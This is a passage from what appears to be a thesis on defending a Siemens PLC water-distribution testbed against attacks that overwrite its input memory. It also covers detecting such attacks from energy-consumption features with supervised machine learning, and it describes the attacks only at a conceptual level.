The CWSS testbed described in detail in Chapter 4 simulates a water distribution system that is usually found in small towns. During normal operation, B102 tank, shown in Figure 5.1, is poured with water until it reaches a certain setpoint, which is set by the plant operator. Figure 5.3 shows the readings obtained from the ultrasonic sensor during the CWSS physical testbed operation under normal conditions. It shows that the readings obtained from the ultrasonic sensor remain steady, which means that the water level does not increase or decrease after reaching the setpoint of 6 litres configured.




Figure 5.3 Ultrasonic sensor level reading during normal operation

In an attack scenario, the operation of the process under control is disrupted when the attacker overwrites the space of memory in the PLC which is addressed to the ultrasonic sensor. Although, the supervisor console alerts about the attack, the process has been already affected. Figure 5.4 shows the water level in the reservoir tank when the attack described above is executed. The x-axis shows the time elapsed and the y-axis shows the readings from the ultrasonic sensor. The arrow shown in Figure 5.4 represents the start of the attack against the PLC memory. During the attack, the control process understands that the water level in the reservoir tank is below the required setpoint, for that reason the pump starts working at its maximum speed. The dotted line shown in Figure 5.4 represents the value sent by the attacker to the input memory addressed to the ultrasonic sensor, while, the continuous blue line shows the actual water level in the reservoir tank.




Figure 5.4 Attack to the ultrasonic sensor

In this chapter, different mechanisms are proposed to respond to attacks to the input memory of the PLC, intending to reduce the impact of the attack. The use of optimized datablocks is introduced to minimize the attacks to the input memory in addition to different control techniques for attack response.

A. Optimised datablocks

S7-1200/1500 controllers have optimized data storage. This feature automatically rearranges the data inside the block with the intention of using less memory space. This assures that unused spaces between the data types are reduced to minimum, hence, the PLC processor improves access time to memory. Figure 5.5 shows the difference regarding data storage in standard and optimized blocks in the PLC. In standard mode the complete byte is read and masked per bit access, whereas, in optimized mode the access is faster due to the file storage being independent of the declaration(Siemens, 2019) .




Figure 5.5 S7-1200/1500 standard and optimized blocks

The attack on the PLC memory overwrites the correct readings from the sensor involved in the control process with the values injected by the attacker. The first mechanism of response implemented is to copy the values obtained at the beginning of the PLC scan into an optimised datablock and then use those values during the entire PLC scan. The advantage of using optimized datablocks is that the allocation of this information in the PLC memory is randomized, thereby, the attacker does not know its exact location. This memory optimization function is a feature available in Siemens PLC's.

B. Auto-controller selection

The second mechanism of response is to switch between the control techniques based on the under attack sensors. Chapter 4 has a section dedicated to the different controllers implemented in CWSS testbed. For instance, if the control process is operating with a cascade control technique using the flow_in and the ultrasonic sensor when the attacker targets the space of memory addressed to the ultrasonic sensor and overwrites it with the invalid values, the control system detects the attack and isolates the information originated from that space of memory. The next action is to replace the ultrasonic sensor with the pressure_in sensor and continue with the system operation. The attacker may understand how this mechanism of response operates and start attacking the ultrasonic and flow_in sensors. The immediate action of the PLC is to switch the control technique to PID using the pressure_in sensor. It is possible to switch to different control techniques such as PID, Cascade and FeedForward when an attack compromises the related sensors involved in the technique. The last mechanism of response when an attack on the PLC memory is detected and there are no other mechanisms available because all the sensors have been compromised is to set the pump into a fixed speed.

C. Data from the analogue channel

The third mechanism of response involves copying the values of the analogue sensors directly from the analogue channel into an optimized datablock. This mechanism is similar to the first detection technique, optimized datablocks, previously explained. However, in this case, the space of memory assigned to analogue input channel in the PLC has the property of being read-only, for instance, direct from the A/D process. When the attack is detected the internal code of the PLC discard the values obtained directly from the input memory and starts using the values obtained from the analogue channel. The advantage of this mechanism of response relies on the fact that an attack and a sensor failure can be differentiated because the values obtained from the PLC memory and the signal converter can be compared. When those values are significantly different, it can be concluded that the PLC memory has been overwritten. Alternatively, when both values are identical, then it can be concluded that it is a sensor failure, which is considered a false/positive alarm.

5.4 Results

A set of attacks to the input memory of the Siemens PLC (SIMATIC S7-1500), described in Chapter 3 are used to test the proposed detection techniques. The results obtained are described below.

5.4.1 Optimised datablocks

The first proposed response mechanism against attacks on the memory of the PLC, which is optimized data blocks, shows the feasibility of minimizing the impact of the attack to the input memory, even if the control process is slightly affected. Figure 5.6 shows the monitoring of the ultrasonic level sensor during normal operation and when the input memory of the ultrasonic level sensor is under attack. The readings obtained by the ultrasonic level sensor show that the water level inside the tank increases in half a litre during the execution of the attack, however, the water level does not increase exponentially as shown in Figure 5.4 when no mechanism of defence is in place. It can be argued that the signal shown in Figure 5.6 has some similarity to signals that are affected by the effects of disturbances generated by vibrations, noise or environmental effects such as humidity. However, it should be considered that there are control mechanisms that can minimize the effect of such disturbances. On the contrary, in our scenario, the attacker overwrites continuously and for longer periods in the input memory of the PLC. Besides, the attacker can enter values that deviate from the threshold that disturbances can reach. For example, the attacker could enter values of 0 or 23500 into the input memory addressed to the ultrasonic sensor, which is unlikely in a disturbance.

According to the results obtained during the experimentation process, the attacker can enter 48% of erroneous values in the memory of the PLC. As can be seen in figure 5.6, the control system shows an increase and decrease in the water level during the execution of the attack. This same behaviour can be seen in the pump, which increases and decreases its speed depending on the values received from the controller. Although the control system is not visibly affected, the pump may suffer irreversible damage due to this behaviour, which may result in stopping its operation.




Figure 5.6 First mechanism of response to memory attacks

5.4.2 Auto-controller selection

The techniques implemented in our CWSS physical testbed are cascade, PID and feedforward. The cascade controller is used when our testbed runs for the first time. We use this controller strategy as its performance exceeds the rest of the controllers. The controllers as well as the sensors used in our testbed are shown in figure 5.1 on page 108. The second mechanism of response to attacks to the input memory of the PLC automatically selects the controller strategy depending on the availability of the sensors. Figure 5.7 shows the monitoring of the ultrasonic level sensor when the process under control starts with the cascade controller using the flow_in sensor for the inner controller and the ultrasonic level sensor for the outer controller. In the first attack, the intruder starts overwriting the values of the input memory addressed to the flow_in sensor. When our novel attack detection mechanism coded in the PLC detects the attack, it switches automatically to the PID controller using the ultrasonic sensor and discarding the flow_in values as shown in Figure 5.7, controlling the pump speed directly. The water level in the reservoir tank increases by approximately half a litre during the execution of the first attack, then returns to the original setpoint when the detection and response mechanism coded in the PLC comes into operation.

The intruder realizes that his first attempt failed, therefore on his second attempt he attacks the memory spaces addressed to the flow_in and the ultrasonic level sensor. Our attack detection and response mechanism can no longer use the cascade or PID controller, that uses the ultrasonic level sensor, because both sensors are compromised. However, there are still sensors available that can be used for the operation of our testbed. For example, we can put into operation the PID controller that uses the pressure_out sensor as the pressure is directly related to the water level. In this way, our testbed can continue operating even if it is under attack. It must be considered that our novel attack detection mechanism coded in the PLC will use all possible combinations of controllers in order to continue the operation of the control system. In the event that no controller combinations are available, the pump comes into operation at a fixed speed of 60% in our scenario.




Figure 5.7 Second mechanism of response to memory attacks

5.4.3 Data from analogue channel

The third response mechanism, which is reading data from the analogue channel, shows that copying the sensors values directly from the analogue channel reduces the impact of the attack to zero. However, by doing so a small overhead will be added to the control loop processing time because making a copy from the sensor's readings directly will increase the control operation time. For example, the CPU 317-2 DP is one of the fastest CPUs for the S7-300 series and it takes 0.05 μs in reading one value from the process image, whereas, it takes 15.01 μs in reading from the peripheral address (Siemenes, 2011). However, as the loop control is executed every 100mS this is unlikely to have any operational affect.

Most of the control applications including the testbed implemented for this research, would not be affected from this short overhead because it can allow some time delay in the process which makes the response to the input memory attacks feasible. However, in high speed applications such as manufacturing process, this overhead might be significant which could represent performance losses. Figure 5.8 shows the signal from the ultrasonic sensor and the points where the intruder executes the attack and the response from the PLC. The attack does not affect the operation of the system and it maintains the water level in the desired setpoint.




Figure 5.8 Third mechanism of response to memory attacks.

5.5 Discussion

In this section, the research questions stated at the beginning of this Chapter are addressed as follows.

Research Question 1: How do cyber-attacks to the memory of the PLC affect the control process operation?

The PLC is able to receive and transform electrical signals, from the sensors involved in the control process, in numerical values through the A/D converter. These numerical values are stored in spaces of memory addressed to the inputs in the PLC. The control techniques such as PID, Cascade and Feedforward perform operations with those values and drive actuators connected to the PLC outputs. When an attacker has an access to the system and overwrites the spaces of memory addressed to the input memory of the PLC, the implemented control techniques perform operations with tampered values, as a result, the devices driven by the PLC are affected. For instance, the attacker can overwrite the memory space addressed to the ultrasonic level sensor with values that indicate a minimum water level, for example 1 or 2 litres in our implemented scenario. The controller will increase the speed of the pump which results in an increase in the water level in the reservoir tank until the attack stops. Hence, the reservoir tank might overflow.

Research Question 2: Is it possible to minimize the impact of cyber-attacks to control systems using control methods?

It was demonstrated that it is possible to minimize the impact of attacks on the testbed implemented in this research by embedding in the PLC a mechanism of attack detection and response. When an intruder overwrites the PLC input memory, the PLC detects the attack and writes the values obtained from the sensors in an optimized datablock. These values are used through the entire PLC cycle reducing the impact of the attack. This technique is feasible because the attacker is not as fast as the PLC cycle. Thus, in some scans, the PLC will copy correct values and in some, the PLC will be affected by the attacker. For instance, the intruder performs an attack to the input memory addressed to the ultrasonic sensor, when the attack is detected the PLC copies the values from the input memory and uses the same value during the entire cycle. In the experimentation section of this chapter, we show that the attack is still present and disturbs the level of the water tank, however, the system operation continues. It should be noted that an alarm is raised when the attack is detected giving time to the operator to apply a manual action that stops the attack. In addition, this technique is feasible given that the memory optimization feature available on Siemens PLC is used which allows the allocation of information in the PLC memory in an address defined internally by the PLC.

RQ3: What countermeasures could be taken into consideration to continue with the operation of a control system when a cyber-attack is detected?

In this research, it was analysed and implemented an algorithm that detects and respond to attacks to a PLC memory. To achieve this, a set of different control techniques involving the sensors available was implemented. Thus, when an intruder executes an attack from a single-point to one sensor, the algorithm of detection and response isolates the sensor compromised and analyses the possible control techniques combinations. The control techniques are fully explained in Chapter 4.

5.6 Conclusions

In this chapter, we propose a novel attack detection mechanism that is coded inside a PLC. We provide the results of the experiments carried out in the CWSS physical testbed. We analyse the impact of network attacks on the area of memory addressed to the PLC inputs. The attacks performed in this research shows that it is possible to disrupt the control system operation bringing the system to an unstable state. The attacks are performed to the input memory of the PLC; however, it should be noted that it is also possible to execute the same attacks to the PLC output. For instance, the attacker could drive the pump at different speeds by overwriting the space of memory addressed to it. The same mechanism of defence which is implemented in this Chapter to detect the attacks to the inputs could be used to detect the attacks to the output; however, until now we have not found a mechanism of response that mitigates those attacks. Current research does not analyse the potential damage of performing these types of attacks. The main reason could be that most of the research is based on theoretical analysis only and the cost of implementing physical testbeds for research purposes is significantly high.

Most of the current research for attack detection on industrial control systems focused on detecting anomalies in the control network traffic and then alerting about possible intrusions. Unlike other approaches, our mechanism of detection and response to attacks to the PLC memory is implemented in the PLC itself, meaning that external equipment is not required for detecting the cyber-attacks leading to reduce the response time and overall cost. The results obtained from the mechanisms of response to attacks shows that obtaining the sensor readings directly from the analogue channel allows us to minimize the impact of the attacks to the input memory, however, it should be considered that performing this action add a small delay in the control system operation. It can be argued that the testbed implemented here is not affected for small delays, however, in a control process where the time of response is critical this mechanism of response might not be adequate.

Our mechanism of detection and response relies on the fact that Siemens controllers have a feature called memory optimization available from the Simatic S7-1200 onwards. This feature does not have a specifically defined structure. The data elements receive only one symbolic name in the declaration and no fixed address in the block which makes difficult for an attacker to access that information. We would, therefore, encourage designers to use function blocks as much as possible in their scheme to minimize the susceptibility to attacks to the input memory. In addition, the hardware design should also consider redundant sensor architecture aiming to switch the control strategies in case an attack is detected. We want to encourage the cyber-security and control practitioners to collaborate and analyse this challenging topic from computer science and control engineering point of view.

Chapter 6: Newly engineered energy-based features for supervised anomaly detection on Industrial Control Systems

6.1 Introduction

This chapter proposes an anomaly detection technique for Industrial Control Systems based on a novel set of newly energy-based features for machine learning classifications that were not obtained from a network traffic nor from a data logger. Most of the current related work explores anomaly detection mechanisms based on the information obtained from a network traffic or data loggers. Our proposed features are obtained from the INA219 current sensor which is hard-wired to the PLC interface wiring that compose the CWSS physical Testbed described in Chapter 4. The first part of this chapter shows a proof of concept of the proposed approach that demonstrates the feasibility of using energy-based features for anomaly detection. The proof of concept is tested on the original version of the Festo Rig. The second part of this chapter uses our customised version of the Festo Rig to continue the development of the energy-based approach. The reason to propose the customised version of the Festo Rig is to make the implemented control process more realistic. Having a physical implementation allows us to face scenarios and elements that are not present in virtual implementations such as the presence of noise or humidity. Those elements may add undesired disturbances to the dataset collected from the testbed. We apply a set of well-known machine learning algorithms to demonstrate the feasibility of our proposed energy-based features in our novel dataset. The output of our proof of concept was publish in the IEEE International Conference on Cyber Security and Protection of Digital Services and the results of the second part of the investigation are under review in Computer & Security Journal from Elsevier.

6.2 Research approach

In this chapter, the feasibility of detecting cyber-attacks against Industrial Control Systems with a particular focus on a clean water supply system by using an energy-based machine learning approach is demonstrated. Besides, the aim is to demonstrate the importance of the feature selection process on the performance of the machine learning algorithms. To achieve these objectives, we outline the following hypothesis.

Hypothesis 1. The newly engineered energy-based features obtained from monitoring the energy consumption of sensors and actuators that compose an ICS allows the detection of anomalies by using supervised machine learning algorithms.

Hypothesis 2. The newly energy-based dataset collected from the physical testbed contains features that do not contribute to the metrics of a predictive model, making them less relevant than others.

6.3 Energy-based monitoring approach

As discussed in the literature review, the concept of energy-based monitoring has been widely used in computer science for anomaly detection purposes, although, the same cannot be said for industrial applications. In this chapter, we propose a novel set of features for anomaly detection in industrial control systems. These features are obtained from the sensors and actuators that compose the control system. To test this concept, we implemented a water supply system in the default configuration of the Festo Rig, which was described in Chapter 4. The features are obtained by means of the INA219 current sensor and a raspberry pi 4. Figure 6.1 shows the process of collecting the energy-based features. The INA219 current sensor is hard-wired between the PLC and the sensors that compose the control system. The values obtained from the INA219 sensor are collected on the Raspberry Pi using the I2C bus (I2C, 2020). This process will be explained in more detail in the following sections of this chapter.




Figure 6.1 Collection of energy-based features.

6.3.1 INA219 sensor

The INA219 sensor is a breakout board that measures voltage and current. It can measure up to 26v and ±3.2A. It is powered with 3v to 5V, and it has I2C pins (Adafruit, 2018). As a proof of concept, we initially collected the power consumption of two devices: the pump and the solenoid valve by means of the INA219 sensor. This sensor was used as a similar one was successfully applied in a previous industrial control research (Hernández Jiménez et al., 2017; Hoffmann et al., 2013). Measuring the current of the pump and the solenoid valve requires breaking its circuits and connecting the INA219 sensor as part of the electric circuit. The pump has an independent motor controller, thereby; the INA219 sensor is wired to it in order to obtain the energy used by the pump. The solenoid valve is connected to a digital output of the PLC. To monitor the operation from the solenoid valve, the INA219 is wired to this output of the PLC, because unlike the pump the valve does not have an independent controller.

6.3.2 Raspberry PI

The raspberry pi is a single-board computer that runs the Linux-based operating system (Pi, 2019). It can run multiple tasks, unlike Arduino board (ARDUINO, 2019). The raspberry pi3 collects the information obtained by the

INA219 sensors through the I2C bus. Each INA219 sensor is allocated its own I2C address to identify the sensor. The address jumpers of the INA219 sensor is set by a drop of soldering between them (Adafruit, 2018).

6.3.3 Testbed components

Figure 6.2 shows the testbed and it is provided to help you understand the following sections of this chapter. It consists of the following components:

- Festo MPA Process Control Rig.
- Human Machine Interface (HMI).
- Switch.
- PLC Simatic S7-1500.
- Two INA219 current sensors.
- One Raspberry PI3.
- One desktop computer with TIA Portal V14.
- One laptop with Linux operating system.




Figure 6.2 Testbed and festo rig diagram

D. Normal and attack scenarios

This testbed simulates an uninterrupted clean water supply system. In a normal operation, the B102 tank, shown in Figure 6.2, represents a reservoir of water to be maintained at a specified level. The B101 tank contains the water supply simulating the natural water table and feeds B102 tank through the variable speed pump (P101). The valve V110 is slightly open representing a constant demand for water. During peak times, the solenoid valve V102 represents a high water demand. The solenoid valve V102 opens for two minutes every three minutes. For our attack scenario, we assume that the attacker has access to the industrial network; he can communicate with the PLC and execute attacks in the network such as Man-In-The-Middle, to tamper with the information displayed in the HMI. Thus, the attacker will send commands to the PLC and modify its operation; meanwhile, the operator will not be able to notice these modifications because the HMI shows the information that has already been modified by the attacker.

The aim of the attacker is to disrupt the water supply in a small town by reducing the amount of water in the reservoir tank. To achieve this goal the attacker modifies the PLC memory that holds the value of the water level set point in the tank. The attack is performed against the PLC over the network which results in modifying the space of memory on the PLC that contains the set point of the reservoir tank.

6.3.4 Machine learning algorithms

We applied three supervised machine learning algorithms performing classification tasks on the energy-based datasets obtained from the Festo MPA Process Control Rig. The algorithms are KNN(F. Zhang et al., 2019; Zhe Zhou et al., 2016), SVM (O'Kane et al., 2013; Terai et al., 2017) and Random Forest (Teixeira et al., 2018; Wang et al., 2019) that were fully explained in Chapter 2. We chose these algorithms because they have been applied in similar research as it can be seen in Chapter 2. Each algorithm has different parameters that can be tuned in order to improve its performance (Cui et al., 2017). We tuned each algorithm with the optimal parameters based on the highest accuracy and F-measure. We avoid overfitting by using a resample technique (K-fold cross validation) in order to estimate the model accuracy. The next section provides the classified results using optimal parameters to compare them fairly.

A. Datasets

The dataset contains the information collected by the sensors INA219 wired in the Festo MPA Process Control Rig. Each sensor provides four features:

- **Voltage.** The voltage at the pump and the valve.

- **Current.** The current flowing in the pump and the valve solenoid.
- **Energy Consumption.** The amount of energy or power used by the pump and the valve.
- **Voltage in shunt resistor.** Calculates the current by measuring the voltage dropped across the known shunt resistor.

We considered three different scenarios as reflected in the datasets shown in Table 6.1. In the first case, we collected information from the INA219 sensor that monitors the energy of the pump for a short period of time. In the second scenario, we run the simulation for the same time period as the first simulation, however, we added a new INA219 sensor in the solenoid valve aiming to increase the number of features. In the third scenario, we continued to use two INA219 sensors but doubled the simulation time, compared to the first two simulations, with the intention of increasing the number of instances in the dataset. The results obtained from these three scenarios allow us to find the relationship between the number of characteristics and instances with the metrics, such as accuracy, obtained from the machine learning algorithms. The attacks were generated randomly during the system operation.

Table 6.1 Dataset summary

Case	Dataset Characteristics				
	Instances	Features	INA219	Training	Testing
Case I	3547	5	1	2341	1206
Case II	6907	9	2	4558	2349
Case III	13252	9	2	8746	4506

B. Data preprocessing

Machine learning algorithms learn from data. Data preprocessing is an important step although it is less known than other steps such as data mining (Aburomman & Ibne Reaz, 2016). Usually, the raw data comes with imperfections like missing values, inconsistencies, and/ or noise. Those imperfections can degrade the performance of machine-learning algorithms. The performance of the machine learning algorithms depends on the quality of the pre-processed data (Nugrahaeni

& Mutijarsa, 2017). The data-pre-processing phase can be summarized in the following steps:

Selecting the data: Sometimes all the collected data is not useful. Additionally, selecting the right features usually has an impact on the results expected by the machine learning algorithm (Zhe Zhou et al., 2016). The current sensor INA219 provides four features. We removed the voltage feature from the pump because the value is constant either under attack or normal operation. At the end, we add class feature in each dataset which identifies each instance either as malicious or benign. It is considered malicious if it is in the timeframe that the reservoir tank setpoint is modified.

Preprocessing the data: The raspberry pi collects and writes the values from the current sensors in an ARFF file format, which, is the file format used by WEKA (WEKA, 2020). Another point to consider at this stage is that our data does not have any missing values that might affect the performance of the algorithm.

Transforming the data: Processing raw data through machine learning algorithms usually is not a good practice. Each machine learning algorithm has its own requirements regarding preprocessing data. For instance, the KNN algorithm shows better performance when the input data is normalized (Aburomman & Ibne Reaz, 2016). We applied normalization and standardization techniques to the three datasets obtained in the testbed. Also, the datasets obtained from the testbed show unbalanced classes, therefore it can bring inaccurate results when training the model. To address this, we evaluate machine learning outcomes using metrics for unbalanced data sets like F-Measure. We manually add a class feature in the datasets that identifies whether an instance is malicious or benign. It is considered malicious if the feature is captured during the timeframe that the reservoir tank setpoint is modified.

C. Results

We employed WEKA machine learning and data mining software because it is widely used, and it provides an extensive number of algorithms for testing purposes. The algorithms chosen for this test were KNN, SVM and Random. Figure 6.3 shows the energy consumption from the pump and the valve under normal and attack conditions. The parallel red lines in Figure 6.3 show the execution of an attack. When the control system is operating under normal conditions the pattern of energy is stable, however, when the set point from the reservoir tank is modified by the attacker the energy consumption in the pump changes as it can be seen in Figure 6.3. The attacker does not manipulate the solenoid valve in this scenario. It should be considered that this attack will affect the distribution of water in a real scenario because the operator does not notice the changes in the reservoir tank setpoint while he/she is monitoring system.




Figure 6.3 Testbed and festo rig diagram

